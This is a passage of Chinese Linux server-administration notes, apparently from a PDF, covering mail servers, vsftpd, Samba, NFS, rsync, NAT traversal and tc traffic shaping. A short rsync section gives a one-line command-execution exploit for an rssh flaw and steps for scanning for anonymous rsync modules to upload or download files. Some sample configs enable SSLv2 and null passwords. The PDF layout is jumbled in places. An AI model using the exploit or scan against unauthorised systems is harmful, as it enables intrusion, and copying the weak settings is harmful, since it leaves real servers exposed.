spamassassin unix - n n - - pipe flags=Rq user=user argv=/usr/bin/spamc -d 127.0.0.1 -f -p 783 -t 30 -e /usr/ sbin/sendmail -oi -f ${sender} - ${recipient}

**7.5.6.2.14** 安全

vrfy 探 测 用 户 ： disable\_vrfy\_command = yes #关闭

发送邮件前强制客户端发送hello：

smtpd\_helo\_required = yes

发送邮件速度， 防DOS， 发送邮件的速度大于处理邮件的速度时：

in\_flow\_delay = 1s

同一时刻某个本地用户最大接收邮件数量：

local\_destination\_concurrency\_limit = 2

不支持通配符：

allow\_percent\_hack = no

**7.5.6.3 SendMail**

**7.5.6.3.1** 安装

# **yum install sendmail sendmail-cf**

560/990

header\_checks = regexp:/etc/postfix/header\_checks body\_checks = regexp:/etc/postfix/body\_checks

QQ群：632167235

每次修改完成后需要以下命令：

# **m4 /etc/mail/sendmail.mc > /etc/mail/sendmail.cf**

**7.5.6.3.2** 基本配置

DAEMON\_OPTIONS(`Port=smtp,Addr=0.0.0.0, Name=MTA')

# **vi local-host-name** #指定可以收信的区域# **vi access** #允许发信的客户端

# **m4 sendmail.mc > sendmail.cf**

**7.5.6.3.3** 投递控制

修改指定用户地址：

FEATURE(genericstable)dnl #制定存储文件， 文件名不能变MASQUERADE\_AS(`always\_add\_domain')dnl

# **vi genericstable**

[aa@example.com](mailto:aa@example.combb@demo.com) [bb@demo.com](mailto:bb@demo.com)

为所有用户进行地址伪装： MASQUERADE\_AS(`demo.com')dnl FEATURE(masquerade\_envelope)dnl FEATURE(masquerade\_entire\_domail)dnl

智能主机， 将所有邮件都投递给该主机。

**7.5.6.3.4** 转发控制

邮件别名：

# **vi /etc/aliases**

邮件列表：

# **vi /etc/aliases**

虚拟列表：

# **vi /etc/mail/virtusertable**

**7.5.7** 文件共享

**7.5.7.1 FTP**

说明

561/990

QQ群：632167235

目录权限不能为777。

使用conf扩展名可以配置虚拟主机。

自己编译的无法使用虚拟用户， 未解决。自己复制pam文件。

匿名用户无法上传文件。

pam里设置了必须得有登录shell。

# **vi builddefs.h**

#define VSF\_BUILD\_TCPWRAPPERS

连接模式

主动模式服务器使用20号端口主动连接客户端， 被动模式服务器被动等待连接， 端口不一定。

端口计算方法：

输入passive后运行命令会出现

227 Entering Passive Mode (192,168,56,106,22,34).

客户端开启的端口为： 22\*256+34。

配置示例

562/990

QQ群：632167235

563/990

#global

listen=yes #standalone模式listen\_port=21 #standalone模式监听的端口listen\_address=192.168.0.3 connect\_from\_port\_20=yes ftp\_data\_port=20

write\_enable=yes #全局download\_enbale=yes pam\_service\_name=**/**etc**/**pam.d**/**vsftpd tcp\_wrappers=yes

#anonymous 允许 名 码 上传 所属 掩码 速率 家 mail anonymous\_enable=yes

ftp\_username=**ftp** no\_anon\_password=yes anon\_upload\_enable=yes anon\_mkdir\_write\_enable=yes

anon\_other\_write\_enable=yes #匿名用户可以有文件操作权限chown\_uploads=yes

chown\_upload\_mode=0666 chown\_username=**ftp** anon\_umask=077 anon\_max\_rate=0 #bps anon\_root=**/**var**/ftp** deny\_email\_enable=no banned\_email\_file= secure\_email\_list\_enable=no email\_password\_file=

#local users local\_enable=yes local\_max\_rate=0 local\_umask=077 local\_root=**/**home

guest\_enable=yes #实体用户被当作来宾，权限不够进不了家目录guest\_username=**ftp**

#user config user\_config\_dir=**/**etc**/**vsftpd**/**userconfig

#chroot

chroot\_local\_user=no #如果为yes，则列表为不chroot的用户，根目录不能有写权限chroot\_list\_enable=yes

chroot\_list\_file=**/**etc**/**vsftpd**/chroot**

#deny user userlist\_enable=yes

userlist\_deny=yes #如果为no，则列表为允许的用户

QQ群：632167235

虚拟用户

文件

#virtual users (file) local\_enable=yes guest\_enable=yes guest\_username=ftp

# **vi vftpuser**

user pass

# **db\_load -T -t hash -f vftpuser vftpuser.db**

# **chmod 600 vftpuser.db**

# **vi /etc/pam.d/vsftpd**

auth required pam\_userdb.so db=/etc/vsftpd/vftpuser account required pam\_userdb.so db=/etc/vsftpd/vftpuser

MYSQL

下载pam\_mysql

564/990

#virtual users (mysql) **create** database vftpuser; use vftpuser;

**create table** users ( name char(16), pwd char(16)

);

**insert into** users (name,pwd) **values** ('aa',password('aa'));

**grant select on** vftpuser.users **to** vsqluser@localhost **identified by** 'redhat';

userlist\_file=**/**etc**/**vsftpd**/**deny\_list

#security 消息 max 警告 ascii dirmessage\_enable=yes message\_file=.message max\_clients=0 max\_per\_ip=0 ftpd\_banner=

banner\_file= ascii\_download\_enable=yes ascii\_upload\_enable=yes

#log xferlog\_enable=yes

xferlog\_file=**/**var**/**log**/**vsftpd.log xferlog\_std\_format=no

log\_ftp\_protocol=yes #记录所有ftp信息，默认只有上传下载

QQ群：632167235

auth required pam\_mysql.so user=vsqluser \ passwd=redhat host=localhost db=vftpuser table=users \ usercolumn=name passwdcolumn=pwd crypt=2

account required pam\_mysql.so user=vsqluser \ passwd=redhat host=localhost db=vftpuser table=users \ usercolumn=name passwdcolumn=pwd crypt=2

SSL

# **openssl req -new -x509 -nodes -out vsftpd.pem -keyout vsftpd.pem**

ssl\_enable=yes ssl\_sslv2=yes ssl\_sslv3=yes ssl\_tlsv1=yes force\_local\_logins\_ssl=yes force\_local\_data\_ssl=yes

rsa\_cert\_file=/etc/vsftpd/.sslkey/vsftpd.pem

客户端文件

# **vi .netrc** #ftp -n不执行此文件

default login <username> password <mypass> binary

runique #防止本机和远程同名的文件被覆盖prompt off #不需确认

hash on #每下载1K显示一个# macdef aa

.... #命令

#以一个空行结束宏

#执行宏$aa, init的宏自动执行。

**7.5.7.2 SAMBA**

微软CIFS(Common Internet File System)。

win7以后默认禁用了NTLM认证协议， 但可以再组策略中windows settings->Security Settings->Security Option

中启用。

安装

先安装libtirpc， 将rpc\_soc.c中的SOCK\_CLOEXEC定义为0。

修改samba文件：

# **sed 's@#include <rpc/xdr.h>@#include <tirpc/rpc/xdr.h>@g' -i source3/lib/sysquotas\_nfs.c**

# **sed 's@#include <rpc/xdr.h>@#include <tirpc/rpc/xdr.h>@g' -i source3/lib/sysquotas.c**

配置文件在 packaging/RHEL/setup

编译选项在 packaging/RHEL/samba.spec

启动脚本中 smbd、nmbd 加上 -D 选项

编译选项：

565/990

QQ群：632167235

命令

# **testparm**

# **sbmtree**

# **smbmount** # **nmblookup** # **smbstatus**

# **smbclient -A**

# **smbd -b** #查看编译选项

挂载：

# **mount -t cifs -o iocharset=utf8,codepage=963,username=a%pass /dev /mnt**

iocharset： 本机编码

codepage： 远程软件编码

配置说明

566/990

.**/**configure \

--prefix=**/**usr**/**local**/**samba \

--localstatedir=**/**var \

--with-nmbdsocketdir=**/**var**/**nmbd \

--with-ncalrpcdir=**/**var**/**ncalrpc \

--with-configdir=**/**usr**/**local**/**samba**/**etc \

--libdir=**/**usr**/**local**/**samba**/**lib \

--with-modulesdir=**/**usr**/**local**/**samba**/**lib**/**modules \

--with-pammodulesdir=**/**usr**/**local**/**samba**/**lib**/**security \

--with-lockdir=**/**var**/**lock**/**samba \

--with-statedir=**/**var**/**lib**/**samba \

--with-cachedir=**/**var**/**lib**/**samba \

--with-logfilebase=**/**var**/**log**/**samba \

--with-piddir=**/**var**/**run**/**samba \

--with-privatedir=**/**usr**/**local**/**samba**/**private \

--with-swatdir=**/**usr**/**local**/**samba**/**swat \

--with-acl-support \

--with-ads \

--with-automount \

--with-fhs \

--with-pam\_smbpass \

--with-libsmbclient \

--with-libsmbsharemodes \

--with-pam \

--with-quotas \

--with-shared-modules=idmap\_rid,idmap\_ad,idmap\_hash,idmap\_adex \

--with-syslog \

--with-utmp \

--with-dnsupdate \

--with-ldap \

--with-syslog \

#--enable-cups \

--with-syslog-facility

QQ群：632167235

lmhosts： 对应NetBIOS与主机IP

name resolve order = lmhosts wins host bcast

数据传输tcp： smb ports = 139 445

名称解析udp： 137 138

smbpasswd 添加的用户必须在系统中已存在

%S： 取代[分享]为当前的用户名

%m： 客户端NetBIOS

%M： 客户端

%L： 服务器NetBIOS

%h： 服务器

%H： 用户默认目录

%U： 目前登录用户名

%g： 登录的用户群组

%I： 客户IP

%T： 目前日期与时间

包含文件：

config file = /etc/samba/%U #只能浏览到文件内部的共享,貌似用户无法登录include = #全部共享都能浏览到

vfs虚拟文件系统：

/usr/lib/samba/vfs

samba允许最大文件传输大小2G， 使用CIFS文件格式突破此限制： # **mount -t cifs //server/share /mnt**

autofs：

# **vi /etc/auto.master**

/mnt /etc/samba.misc --timeout=30 # **vi /etc/samba.misc**

samba -fstype=cifs,username=a,password=pass ://1.1.1.1/tree

配置示例

567/990

QQ群：632167235

568/990

[global] #说明 所属 日志 密码 字符 用户 效率 浏览服务器 属性server string = ibm samba server

netbios name = ibm workgroup = WORKGROUP

security = user #此级别可以使用匿名用户interfaces = eth0

log **file** = **/**var**/**log**/**samba**/**%I.log log level = 10

max log size = 100 smb **passwd file** =

passdb backend = tdbsam null passwords = yes

unix charset = utf8 #linux系统编码

dos charset = cp936 #连接过来的客户端display charset = cp936 #samba的显示编码guest account = nobody

username map = **/**usr**/**local**/**samba**/**etc**/**smbusers max connections = 10

use sendfile = yes

name cache timeout = 660

**local** master = yes os level = 255 #最大

preferred master = auto**|**yes**|**no #可能引起不必要的流量store dos attributes = yes

[home]

comment = Home path = %H browseable = no writeable = yes valid users = %U

[tmp]

valid users = invalid users = **read** list = **read** only = **write** list = writeable =

force user = #建立新文件时的所有者force group =

fstype = NTFS create mask = directory mask = guest only =

guest ok = **(**public = yes**)** hosts allow =

hosts deny = hide files = available = yes

QQ群：632167235

打印机

只要win安装postscript驱动即可。

1. 下载<http://FTP.easysw.com/pub/cups/Windows/><http://www.cups.org/Windows/software.php>
2. 将 C:\windows\system32\spool\drivers\w32x86/PS\* 复制下来
3. 安装的文件和复制下来的文件都安装在 /usr/share/cups/drivers/
4. 配置

共享光驱

PDC - Primary Domain Controller

除了需要用户帐号， 还需要主机帐号：

# **useradd -M -s /sbin/nologin -d /dev/null $**

# **smbpasswd -a -m $** #计算机的名字， 每台计算机都要加

必须配置以下项：

security = user

encrypt passwords = yes

569/990

[cdrom]

comment = CDROM path = **/**mnt**/**cdrom

root preexec = **/**bin**/mount** -t iso9660 **/**dev**/**cdrom **/**mnt**/**cdrom root postexec = **/**bin**/umount /**mnt**/**cdrom

[global]

printcap name = cups load printers = yes printing = cups

[printers]

comment = Printers printable = yes browseable = yes

path = **/**var**/**spool**/**samba public = yes

[print$]

comment = Printer drivers path = **/**etc**/**samba**/**drivers browseable = yes

**mkdir /**etc**/**samba**/**drivers

cupsaddsmb -H localhost -h localhost -a -v

admin users =

veto files = **/**\*.exe**/**\*.bmp\***/**

hide files =

QQ群：632167235

用户与客户端访问控制

obey pam restrictions=yes

# **vi /etc/pam.d/samba**

account required pam\_access.so accessfile=/etc/samba/myacl #第一行

# **vi myacl**

+:user:1.1.1.1

-:root:2.2.2.2

570/990

[global]

workgroup = ibm.com #域名

**local** master = yes os level = 64

domain master = yes preferred master = yes security = user

encrypt passwords = yes domain logons = yes logon home = \\%L\home logon drive = z**:**

logon path = \\%L\profiles logon script = netlogon.bat

add user script = **/**usr**/**sbin**/**useradd "%u" -n -g users add group script = **/**usr**/**sbin**/**groupadd "%g"

add machine script = **/**usr**/**sbin**/**useradd -n -g machines -c "Workstation (%u)" -M -d **/**dev**/**null -s **/**bin**/ false** "%u"

delete user script = **/**usr**/**sbin**/**userdel "%u"

delete user from group script = **/**usr**/**sbin**/**userdel "%u" "%g" delete group script = **/**usr**/**sbin**/**groupdel "%g"

[home]

comment = Home path = %H browseable = no writeable = yes

preexec = **/**bin**/sh /**usr**/**local**/**samba**/**etc**/**mkdir.sh %u [profiles]

path = %H**/**profiles writeable = yes browseable = no create mask = 0765 directory mask = 0700

[netlogon]

path = %H**/**netlogon **read** only = yes browseable = no

QQ群：632167235

与系统密码同步

如果系统添加新用户， 必须通过 **smbpasswd -a** 添加用户后密码才同步。以下配置自动同步：

password requisite pam\_unix.so sha512 shadow nullok try\_first\_pass use\_authtok #更改为requisite password requisite pam\_smbpass.so use\_authtok use\_first\_pass #新加

磁盘配额

# **man vsf\_default\_quota**

在配置磁盘配额时， 如果用户数量较多， 可以指定一个用户作为所有用户的默认配额以uid=501的用户做模板：

vfs object = default\_quota default\_quota:uid = 501 default\_quota:uid nolimit = no

回收站配置

# **man vfs\_recycle**

vfs object = recycle

recycle:repository = .deleted/%U #相对路径， 所有用户必须有写权限recycle:keeptree = yes #建立相应目录结构

recycle:versions = yes #同名文件更改名字recycle:maxsize = 0 #单位 字节

recycle:exclude = \*.tmp|\*.mp3 #不放入回收站的文件recycle:noversions = \*.doc #如果有同名文件， 则覆盖

模块说明

vfs\_acl\_tdb： Save NTFS-ACLs in a tdb file vfs\_acl\_xattr： Save NTFS-ACLs in Extended Attributes (EAs)

vfs\_audit： record selected Samba VFS operations in the system log (vfs\_extd\_audit vfs\_dirsort： Sort directory contents

vfs\_readonly： make a Samba share read only for a specified time period vfs\_time\_audit： samba vfs module to log slow VFS operations vfs\_xattr\_tdb： Save Extended Attributes (EAs) in a tdb file

vfs\_full\_audit)

DFS

# **ln -s msdfs:192.168.56.1\\mp3 mp3**

**7.5.7.3 NFS**

571/990

[global]

host msdfs = yes [dfsroot]

path = **/**dfsroot msdfs root = yes

#password required pam\_deny.so #注释掉

QQ群：632167235

安装： portmap nis-utils

启动： rpcbind nfs

使用rpcinfo查看是否注册成功。

如果rpc进程重启， nfs必须重启才能重新注册。

NFS写入条件：

1. 客户端与服务器UID、GID进行比较
2. /etc/exports
3. 文件系统权限

配置

强制匿名：

all\_squash,anonuid=40,anongid=40 #nfsnobody用户， 非root的默认选项

/home/user 192.168.56.\*(ro) 192.168.1.0/24(rw）

# **mount -t nfs 11.1.1.1:/dir /dir**

# **exportfs -arv**

# **showmount -e 192.168.56.1**

# **cat /var/lib/nfs/etab**

NFSv4

在 /etc/sysconfig/nfs 中开启 SECURE\_NFS="yes" 则启用NFS4， 还可以绑定端口。仅仅需要访问2049和111端口。

伪文件系统， 伪装成根文件系统：

fsid=0 表示使用伪装， crossmnt 表示可以看到子文件夹。

/exports 192.168.56.0/24(rw,fsid=0,crossmnt)

/exports/home/nfs 192.168.56.0/24(rw)

挂载时：

# **mount -t nfs4 192.168.56.106:/home/nfs /home/nfs**

服务器运行rpc.svcgssd 客户端运行rpc.gssd

服务器挂载时：

/exports gss/krb5p(rw,fsid=o,crossmnt) #或者krb5/krb5i

* krb5： 要求票据
* krb5i： 检查完整性
* krb5p： 数据加密

**7.5.7.4 AutoFS**

server：

# **vi /etc/exportfs**

/home/nishome 192.168.56.0/25(rw) #不能用\*

client：

# **vi /etc/auto.master**

/home/nisuser /etc/nis.misc # **vi /etc/nis.misc**

\* -fstype=nfs,rw 192.168.56.106:/home/nishome/&

572/990

QQ群：632167235

**7.5.7.5 CVS**

变量：

# **export CVSROOT=:ext:user@192.168.56.106:/var/cvs**

# **export CVSROOT=/var/cvs**

# **export CVS\_RSH=/usr/bin/ssh**

初始化仓库：

# **cvs -d /var/cvs init**

# **cvs import dir vendor start** #导入仓库文件

添加删除文件： 需要在本地进行

# **cvs checkout module** #初始化文件备份， 简写： **cvs co modlue**

# **cvs update** #更新到最新版本# **cvs add file** #添加文件

# **cvs remove file** #删除文件

# **cvs commit** #提交， 简写： **cvs ci -m "log message" file**

历史记录：

# **cvs history -a -c -z +0800**

# **cvs log file**

# **cvs dirr -r ver file**

回滚版本：

# **rm file**

# **cvs update -j HEAD -j ver file**

# **cvs commit file**

处理二进制文件：

# **vi CVSROOT/cvswrappers**

\*.jpg -k 'b' -m 'COPY'

或

# **cvs add -kb file.jpg**

**7.5.7.6 rysnc**

介绍

Rsync使用所谓的“Rsync演算法”来使本地和远程两个主机之间的文件达到同步， 这个算法只传送两个文件的不同部分， 而不是每次都整份传送， 因此速度相当快。

Rsync可以搭配rsh或ssh甚至使用daemon模式。Rsync server会打开一个**873/tcp**的服务通道(port)， 等待对方

Rsync连接。连接时， Rsync server会检查口令是否相符， 若通过口令查核， 则可以开始进行文件传输。第一次连通完成时， 会把整份文件传输一次， 下一次就只传送二个文件之间不同的部份。

Rsync的基本特点如下：

1. 可以镜像保存整个目录树和文件系统；
2. 可以很容易做到保持原来文件的权限、时间、软硬链接等；
3. 无须特殊权限即可安装；
4. 优化的流程， 文件传输效率高；
5. 可以使用rcp、ssh等方式来传输文件， 当然也可以通过直接的socket连接；
6. 支持匿名传输。

不需要向rsync服务发送HUP信号， 配置文件会在每个客户端连接时重新读取。

排错

573/990

QQ群：632167235

输出如下信息：

@ERROR: auth failed on module test

rsync error: error starting client-server protocol (code 5) at main.c(1653) [Receiver=3.1.0]

密码文件必须设置600。

命令格式

Local:

**rsync [OPTION...] SRC... [DEST]**

Access via remote shell:

Pull: **rsync [OPTION...] [USER@]HOST:SRC... [DEST]**

Push: **rsync [OPTION...] SRC... [USER@]HOST:DEST**

Access via rsync daemon:

Pull: **rsync [OPTION...] [USER@]HOST::SRC... [DEST]**

**rsync [OPTION...] rsync://[USER@]HOST[:PORT]/SRC... [DEST]**

Push: **rsync [OPTION...] SRC... [USER@]HOST::DEST**

**rsync [OPTION...] SRC... rsync://[USER@]HOST[:PORT]/DEST**

注： 带"::"的和带"rsync://"的为通过服务方式传送。

示例：

# **rysnc -avz --programs -e "ssh -l user -p2222" rysnc-user@host::module /dest**

# **rsync -av -e ssh user@host:/dir /path**

# **rsync -h -stats --progress src dst**

显示进度

# **rsync -aPv \* /var/bak**

服务

以服务方式启动： # **rsync --daemon** 或

# **service xinetd restart**

默认权限为root。

配置文件

574/990

QQ群：632167235

创建rsync的密码文件： # **vi /etc/rsyncd.secrets** username:password

漏洞

命令执行

rssh是配合OpenSSH使用的shell， 仅允许scp、sftp。现在也支持rdist、rsync、cvs。

rssh 2.3.3-3在使用rsync时没有正确过滤 -e 选项， 可导致远程攻击者利用此漏洞执行任意命令。

# **rsync -e./script.sh localhost:/tmp--server ./**

575/990

motd file = /etc/motd #--dparam=motdfile=FILE pid file = #--dparam=pidfile=FILE

port = 873

address = 1.1.1.1 socket options = listen backlog = 5

**[module]** comment = path =

use chroot =

max connections = lock file =

log file = # --log-file=FILE #--dparam=logfile=FILE syslog facility =

read only = write only = list =

uid = gid =

incoming chmod = outgoing chmod =

auth users = #不包含此项则为匿名访问secrets file =

strict modes = hosts allow = hosts deny = reverse lookup = forward lookup = ignore errs =

ignore nonreadable = transfer logging = logformat =

timeout = 600 refuse options = dont compress =

&merge /etc/rsyncd.d &include /etc/rsyncd.d

QQ群：632167235

匿名访问

Rsync默认的端口是873， 可以使用nmap扫描哪些ip开放了873端口： # **nmap -n --open -p 873 X.X.X.X/24**

找到开放的873端口后， 连接能否查看模块名：

# **rsync X.X.X.X::**

如果可以， 就尝试上传、下载文件试一下。

**7.6** 应用交付

**7.6.1 NAT**

**7.6.1.1** 基本分类

实现类型

1. 全锥形NAT

所有从同一个内网IP和端口号发送过来的请求都会被映射成同一个外网IP和端口号。

一旦内部主机端口对（ iAddr:iPort） 被NAT网关映射到（ eAddr:ePort） ， 所有后续的（ iAddr:iPort） 报文都会被转换为（ eAddr:ePort） ； 任何一个外部主机发送到（ eAddr:ePort） 的报文将会被转换后发到

（ iAddr:iPort） 。

2. 限制锥形NAT

所有从同一个内网IP和端口号发送过来的请求都会被映射成同一个外网IP和端口号。

一旦内部主机端口对（ iAddr:iPort） 被映射到（ eAddr:ePort） ， 所有后续的（ iAddr:iPort） 报文都会被转换为

（ eAddr:ePort） ； 只有 （ iAddr:iPort） 向特定的外部主机hAddr发送过数据， 主机hAddr从任意端口发送到

（ eAddr:ePort） 的报文将会被转发到（ iAddr:iPort） 。

3. 端口限制锥形NAT

所有从同一个内网IP和端口号发送过来的请求都会被映射成同一个外网IP和端口号。

一旦内部主机端口对（ iAddr:iPort） 被映射到（ eAddr:ePort） ， 所有后续的（ iAddr:iPort） 报文都会被转换为

（ eAddr:ePort） ； 只有（ iAddr:iPort） 向特定的外部主机端口对（ hAddr:hPort） 发送过数据， 由

（ hAddr:hPort） 发送到（ eAddr:ePort） 的报文将会被转发到（ iAddr:iPort） 。

4. 对称NAT

NAT网关会把内部主机“地址端口对”和外部主机“地址端口对”完全相同的报文看作一个连接， 在网关上创建一个公网“地址端口对”映射进行转换， 只有收到报文的外部主机从对应的端口对发送回应的报文， 才能被转换。即使内部主机使用之前用过的地址端口对去连接不同外部主机（ 或端口） 时， NAT网关也会建立新的映射关系， 分配与之前不一样的端口。

现实中的很多NAT设备是将这些转换方式混合在一起工作的， 而不单单使用一种， 所以这些术语只适合描述一种工作方式， 而不是一个设备。

地址类型

1. 内部本地（ IL, Inside local） ：

分配给内部设备的地址， 此地址不会对外公布

576/990

QQ群：632167235

2. 内部全局（ IG, Inside global） ：

通过这个地址， 外部可以知道内部设备

3. 外部全局（ OG, Outside global） ：

分配给外部设备的地址， 这些地址不会向内部公布

4. 外部本地（ OL, Outside local） ：

通过这个地址， 内部设备可以知道外部设备

**7.6.1.2** 特殊处理

地址池优先级

在双机热备时， NAT转换表需要进行同步。如果两台设备分别将两个不同流量映射到相同的公网地址和端口， 则会造成转换表混乱。所以引入了地址池优先级的概念。

在高优先级地址池中， 映射端口范围为1024～ 35000， 低优先级地支持为35001～ 65535。

地址池优先级只有在双机热备的环境中才有意义， 如果是单机环境， 高优先级的地址池的端口取值范围就是1024~65535， 而低优先级地址池的端口取值范围依旧是35001~65535。

PING操作的NAT映射

type和code组成的16进制转换为10进制作为源端口， id作为目的端口。

ICMP差错报文

差错报文包含了原始IP层和UDP层的头部， 所以设备可以识别。

分片报文的NAT转换

1. 先重组， 再进行NAT转换， 在分片报文到达后， 先进缓存， 等属于这个IP报文的所有分片到达后进行虚拟分片重组， 再进行NAT地址转换。最后将NAT转换完成的IP报文按照顺序发送出去。

2. 在首片到达并转换后， 设备记录并保存转换首片使用的IP及Identifier信息， 并在后续分片到达后应用同样的转换表项进行转换。

无限连接

内网所有的PC全部使用相同的协议访问外网同一台服务器、同一个端口的情况下可以支持64512个并发会话。

经过NAT转换后， 相同的源地址+端口可以与不同的目的地址+端口建立会话对应关系。

在真实的网络中， 内网PC访问的目的IP和端口的组合可能有几千甚至上万个。那么NAT所能支持的并发数量也就变成了64512与目的地址数量的乘积， 在理论上已经接近无限个了。

**7.6.1.3 NAT**打洞

技术

STUN： 为UDP和TCP穿透提供一种工具。

TURN： 使用公网上的代理服务器进行数据转发。

方案

577/990

QQ群：632167235

UDP Hole Punching

我们假设Client A和Client B都拥有自己的私有IP地址， 并且都处在不同的NAT之后， 端对端的程序运行于CLIENT A和CLIENT B之间， 并且它们都开放了UDP端口1234端口。此过程需要公网服务器S。

CLIENT A和CLIENT B首先分别与S建立通信会话， 这时NAT A把它自己的UDP端口62000分配给CLIENT A与S的会话， NAT B也把自己的UDP端口31000分配给CLIENT B与S的会话。

假如CLIENT A开始发送一个UDP信息到CLIENT B的公网地址上， 与此同时它又通过S中转发送了一个邀请信息给CLIENT B， 请求CLIENT B也给CLIENT A发送一个UDP信息到CLIENT A的公网地址上。这时CLIENT A向CLIENT B的公网IP(B.B.B.B:31000)发送的信息导致NAT A打开一个处于CLIENT A的私有地址和CLIENT B的公网地址之间的新的通信会话， 与此同时， NAT B也打开了一个处于CLIENT B的私有地址和CLIENT A的公网地址

(A.A.A.A:62000)之间的新的通信会话。一旦这个新的UDP会话各自向对方打开了， CLIENT A和CLIENT B之间就可以直接通信， 而无需S来牵线搭桥了。

TCP Hole Punching

由于实现TCP协议需要使用connect()函数向外连接， 或者使用listen()和accept()函数接收外部的连接， 不像

UDP那样同一个端口即能向外连接也能接收外部连接， 所以需要使用SO\_REUSEADDR参数。

建立过程同UDP。

情景

1. 两个终端处于同一个NAT设备后面。

如果两个终端得知对方的公网地址相同， 则会尝试直接使用内网地址连接。

2. 两个终端处于不同NAT设备后面。

3. 两个终端处于多层NAT设备后面。

如果外面一层NAT设备是相同的， 还要确定这个NAT设备是否支持双向转换。

注意

依赖于锥形NAT， 关键点在于内网客户端使用同一源端口访问不同目的时， NAT设备不会重新分配公网源端口。

对称NAT会失效。大部分为端口限制锥形NAT。需要注意NAT条目超时问题。

无须第三方支持NAT穿越

条件：

1. NAT为一对一转换， 即内网端口和外网的映射端口必须一样。
2. 客户端知道服务器的外网地址。服务器需要知道客户端的外网地址。

服务器向外网不存在的地址A.A.A.A发送UDP包， 端口为PPPP。

客户端向服务器外网地址发送ICMP Time Exceeded包， 包中携带A.A.A.A:PPPP报头， NAT设备会将此包发送给服务器（ 原理同tracerout情景中的TTL超时） ， 此时服务器知道客户端的地址。

服务器和客户端各自向对方外网地址的PPPP端口发送UDP包， 实现NAT穿越。

对NAT类型的支持

结论1： 只要单侧NAT属于Full Cone NAT， 即可实现双向通信。

结论2： 只要两侧NAT都不属于Symmetric NAT， 也可双向通信。换种说法， 只要两侧NAT都属于Cone NAT， 即可双向通信。

结论3： 一侧NAT属于Symmetric NAT， 另一侧NAT属于Restricted Cone， 也可双向通信。

结论4： 两个都是Symmetric NAT或者一个是SymmetricNAT、另一个是Port Restricted Cone， 则不能双向通信。

Linux下的iptables， 海蜘蛛的软路由， 使用CISCO的IOS模拟， window2003自带的NAT服务， 还有VMWARE自

578/990

QQ群：632167235

带的NAT网络环境。最终发现window2003和VMWARE是支持full cone nat的。

**7.6.1.4 Cisco**

限制条目数量：

# **ip nat translation max-entries**

超时时间24h， 后面有其他参数：

# **ip nat translation timeout 864000**

双向转换：

# **ip nat inside source**

# **ip nat outsied source**

地址池type参数：

* match-host： 被转换后主机位的数字一样
* rotary： 负载均衡

参数extendable可以将一个IL映射到多个IG。

负载均衡需要使用 **ip nat inside destination**， 只对tcp有用。使用route-map可以匹配列表和接口。

**7.6.2 QOS**

**7.6.2.1** 概览

* 队列常用于出接口。
* 整形常用于出接口。
* 策略可以用于出接口和入接口。

显示接口传输队列长度：

# **sh controllers | i tx\_limit**

改变telnet标记， 默认6：

# **ip telnet tos**

interface s0/0

tx-ring-limit {number} #改变接口传输长度

hold-queue {length} {in|out} #改变保持队列长度

**7.6.2.2 tc**

清除队列当前配置：

# **tc qdisc del dev eth0 root**

队列类型

pfifi\_fast

579/990

QQ群：632167235

缺省先进先出， 有3个频道0、1、2， 优先级依次降低， 优先的先发送完再发送后面的。使用 **ifconfig eth0 txqueuelen 10** 改变队列长度。

令牌桶过滤器(TBF)

按照字节数限制。

参数

limit： 确定最多有多少字节等待令牌。

latency： 等待最长时间。

burst/buffer/maxburst： 桶大小。

mpu： 令牌最低消耗。

rate： 速率。

peakrate： 峰值速率， 令牌以多快的速率被删除。mtu/minburst：

配置示例

# **tc qdisc add dev eth0 root tbf rate 220kbit latency 50ms burst 1540**

随机公平队列(SFQ)

参数

perturb： 多少秒重新配置一次散列算法， 如果取消， 永远不变。

quantum： 一个流至少要传输多少字节后才切换到下一个队列， 不要低于MTU。

配置示例

# **tc qdisc add dev eth0 root sfq perturb 10**

# **tc -s -d qdisc ls**

qdisc sfq 8002: dev eth0 root refcnt 2 limit 127p quantum 1514b flows 127/1024 perturb 10sec

8002为句柄号， limit可以有127个包等待激活， 一共可以有1024个散列目标由于速率审计， 其中127个可以同时激活。

分类

# **tc qdisc add dev eth0 root handle 1: prio** #创建3个类1:1、1:2、1:3 # **tc qdisc add dev eth0 parent 1:1 handle 10: sfq**

# **tc qdisc add dev eth0 parent 1:2 handle 20: tbf rate 20kbit buffer 1600 limit 3000**

# **tc qdisc add dev eth0 parent 1:3 handle 30: sfq**

CBQ整形

参数

avpkt： 平均包大小， 按字节计， 计算maxidle时需要， maxidle从maxburst得出。

bandwidth： 网卡的物力带宽， 用来计算闲置时间。

cell： 设置时间粒度， 通常为8， 认为800和806大小的包消耗同样的时间， 必须为2的整数次幂。

maxburst： 决定计算maxidle所使用的包个数。minburst：

minidle：

mpu： 最小包尺寸， 为了精确计算闲置时间。

rate： 期望的传输速率。

allot： 每个队列发送的数据量。

prio： 优先级， 低的优先发。weight：

580/990

QQ群：632167235

isolated： 不向其他类借出带宽。

share:可以向其他类借出带宽。bounded:不会向兄弟类借用带宽。

borrow:向兄弟类借用带宽。

配置示例

WEB流量控制为5Mbps， SMTP流量控制为3Mbps， 二者总共不超过6Mbps， 允许向互之间借用带宽， 网卡是100Mbps：

1. 设置根为1:0， 且绑定类1:1， 也就是说整个带宽不超过100Mbps。

# **tc qdisc add dev eth0 root handle 1:0 cpq bandwidth 100Mbps avpkt 1000 cell 8**

# **tc class add dev eth0 parent 1:0 classid 1:1 cbq bandwidth 100Mbit avpkt 1000 bounded**

1. 两个类都连接到父类1:1上， 可以共享父类带宽， 同一个CBQ下面的子类主号码必须与CBQ自己的主号码一致。

# **tc class add dev eth0 parent 1:1 classid 1:3 cbq bandwidth 100Mbit rate 5Mbit weight 0.5Mbit prio 5 allot 1514 ceil 8 maxburst 20 avpkt 1000**

# **tc class add dev eth0 parent 1:1 classid 1:4 cbq bandwidth 100Mbit rate 3Mbit weight 0.3Mbit prio 5 allot 1514 ceil 8 maxburst 20 avpkt 1000**

1. 换成SFQ队列

# **tc qdisc add dev eth0 parent 1:3 handle 30: sfq**

# **tc qdisc add dev eth0 parent 1:4 handle 40: sfq**

1. 定义过滤器， 保证数据送到正确的队列去

# **tc filter add dev eth0 parent 1:0 protocol ip prio 1 u32 match ip sport 80 0xffff flowid 1:3**

# **tc filter add dev eth0 parent 1:0 protocol ip prio 1 u32 match ip sport 25 0xffff flowid 1:4**

HTB(分层令牌桶)

# **tc qdisc add dev eth0 root handle 1: htb default 30**

# **tc class add dev eth0 parent 1: classid 1:1 htb rate 6mbit burst 15k**

# **tc class add dev eth0 parent 1:1 classid 1:10 htb rate 5mbit burst 15k**

